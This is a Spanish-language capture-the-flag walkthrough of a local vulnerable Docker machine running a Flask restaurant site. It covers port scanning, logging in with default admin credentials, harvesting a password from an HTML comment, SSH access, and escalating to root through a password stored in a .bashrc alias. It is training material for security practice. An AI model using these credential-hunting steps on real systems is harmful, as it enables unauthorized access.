



Vamos a desplegar la máquina.

```
> sudo bash auto_deploy.sh balufood.tar
[sudo] contraseña para caan31:
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Ahora vamos a hacer un escaneo profundo de los puertos abiertos.

```
> sudo nmap -sS -sC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
[sudo] contraseña para caan31:
```

```
cat Puertos
File: Puertos
1 # Nmap 7.95 scan initiated Mon Sep  8 16:43:13 2025 as: /usr/lib/nmap/nmap -sS -sC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
2 Nmap scan report for 172.17.0.2
3 Host is up, received arp-response (0.0000070s latency).
4 Scanned at 2025-09-08 16:43:13 CEST for 1s
5 Not shown: 65533 closed tcp ports (reset)
6 PORT      STATE SERVICE REASON
7 22/tcp    open  ssh      syn-ack ttl 64
8 | ssh-hostkey:
9 |   256 69:15:7d:34:74:1c:21:8a:cb:2c:a2:8c:42:a4:21:7f (ECDSA)
10 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlkdHh0NTYAAAAIbmlkdHh0NTYAAABBD/+E0mj2PkB3J1PRNvx8CBHMsLP+MZtPK9LPbNWEgIA7AlkNX0go0NBQ5Ad8e7UC0hXW9knwgnOomFJDsLo/1o=
11 |   256 a7:3a:c9:b2:ac:cf:44:77:a7:9c:ab:89:98:c7:88:3f (ED25519)
12 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL/Vvyg3NC9pIeabLUubEq3XuRQVxIIzh2s5xVeJJM57
13 5000/tcp  open  upnp     syn-ack ttl 64
14 MAC Address: 02:42:AC:11:00:02 (Unknown)
15
16 Read data files from: /usr/share/nmap
17 # Nmap done at Mon Sep  8 16:43:14 2025 -- 1 IP address (1 host up) scanned in 1.26 seconds
```


Vemos que cuenta con un puerto 5000, hacemos un escaneo específico a ese puerto para ver que contiene.

```
> nmap -p5000 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-08 16:43 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000035s latency).


PORT      STATE SERVICE VERSION
5000/tcp  open  http      Werkzeug httpd 2.2.2 (Python 3.11.2)
|_http-title: Restaurante Balulero - Inicio
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.41 seconds
```

Vemos que es un servidor http, así que vamos a explorar un poco a ver que nos encontramos.



Vemos que hay un botón que pone admin.



Hay un panel para iniciar sesión, como tenemos login admin por predeterminado vamos a intentar con la contraseña admin por probar.

Inicio de Sesión

Usuario

admin

Contraseña

.....

Entrar

[← Volver al Inicio](#)

Ahora dentro nos encontramos con un panel, si inspeccionamos la pagina encontraremos un comentario donde nos pone un usuario y su contraseña que intentaremos conectar por ssh.

```
<?doctype html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Panel de Administración</title>
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
  <link href="/static/styles.css" rel="stylesheet">
</head>
<body class="bg-light">
  <nav class="navbar navbar-dark bg-dark">
    <div class="container-fluid">
      <a class="navbar-brand" href="/">Restaurante balulero</a>
      <a href="/logout" class="btn btn-outline-light">Cerrar Sesión</a>
    </div>
  </nav>
  <div class="container my-5">
    <h1 class="text-center mb-4">Pedidos Pendientes</h1>
    <div class="alert alert-warning text-center" role="alert">
      No hay pedidos pendientes.
    </div>
    <h1 class="text-center my-5">Pedidos en Proceso</h1>
    <div class="alert alert-info text-center" role="alert">
      No hay pedidos en proceso.
    </div>
  </div>
  <!-- Backup de acceso: sysadmin:backup123 -->
  <footer class="text-center text-muted py-3 bg-dark mt-auto">
    &copy; 2025 Restaurante balulero
  </footer>
  <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.bundle.min.js"></script>
</body>
</html>
```

```

> ssh sysadmin@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:ZcJw57pSEVAGdPKcg6E5FVaWh/s1IMKnuLnTky7h3xQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
sysadmin@172.17.0.2's password:
Linux 81c7b5c8e31d 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep  8 14:22:01 2025 from 172.17.0.1
sysadmin@81c7b5c8e31d:~$

```

Ahora vamos a ver un poco dentro de este usuario a ver que encontramos.

```

sysadmin@81c7b5c8e31d:~$ ls -la
total 56
drwxr-xr-x 1 sysadmin sysadmin 4096 Apr 29 12:59 .
drwxr-xr-x 1 root     root     4096 Apr 29 12:56 ..
-rw-r--r-- 1 sysadmin sysadmin 151 Sep  8 14:40 .bash_history
-rw-r--r-- 1 sysadmin sysadmin 220 Apr 29 12:51 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3526 Apr 29 12:51 .bashrc
-rw-r--r-- 1 sysadmin sysadmin 807 Apr 29 12:51 .profile
-rw-r--r-- 1 root     root     3809 Apr 29 12:59 app.py
-rw-r--r-- 1 root     root     12288 Apr 29 12:45 restaurant.db
drwxr-xr-x 3 root     root     4096 Apr 28 18:55 static
drwxr-xr-x 2 root     root     4096 Apr 29 13:00 templates
sysadmin@81c7b5c8e31d:~$

```

Encontramos un script que vamos a ver que contiene, vemos una contraseña, así que vamos a ver que usuarios tiene este servidor y ver si pertenece alguien.

```

edidosysadmin@81c7b5c8e31d:~$ cat app.py
from flask import Flask, render_template, redirect, url_for, request, session, flash
import sqlite3
from functools import wraps

app = Flask(__name__)
app.secret_key = 'cuidaditocuidadin'
DATABASE = 'restaurant.db'

def get_db_connection():
    conn = sqlite3.connect(DATABASE)
    conn.row_factory = sqlite3.Row
    return conn

```

```

sysadmin@81c7b5c8e31d:~$ ls /home/
balulero sysadmin

```

Nos conectamos y vemos que pertenece a ese usuario, nuevamente vamos a explorar un poco para ver si encontramos algo.

```
sysadmin@81c7b5c8e31d:~$ su balulero
Password:
balulero@81c7b5c8e31d:/home/sysadmin$ cd
balulero@81c7b5c8e31d:~$ ls -la
total 36
drwx----- 1 balulero balulero 4096 Apr 29 12:58 .
drwxr-xr-x 1 root     root     4096 Apr 29 12:56 ..
-rw----- 1 balulero balulero  351 Sep  8 14:40 .bash_history
-rw-r--r-- 1 balulero balulero  220 Apr 29 12:55 .bash_logout
-rw-r--r-- 1 balulero balulero 3572 Apr 29 12:58 .bashrc
drwxr-xr-x 3 balulero balulero 4096 Apr 29 12:57 .local
-rw-r--r-- 1 balulero balulero  807 Apr 29 12:55 .profile
```

Al ver que contiene el fichero .bashrc

```
alias ser-root='echo chocolate2 | su - root'
```

Ahora somos root.

```
root@81c7b5c8e31d:~# whoami
root
```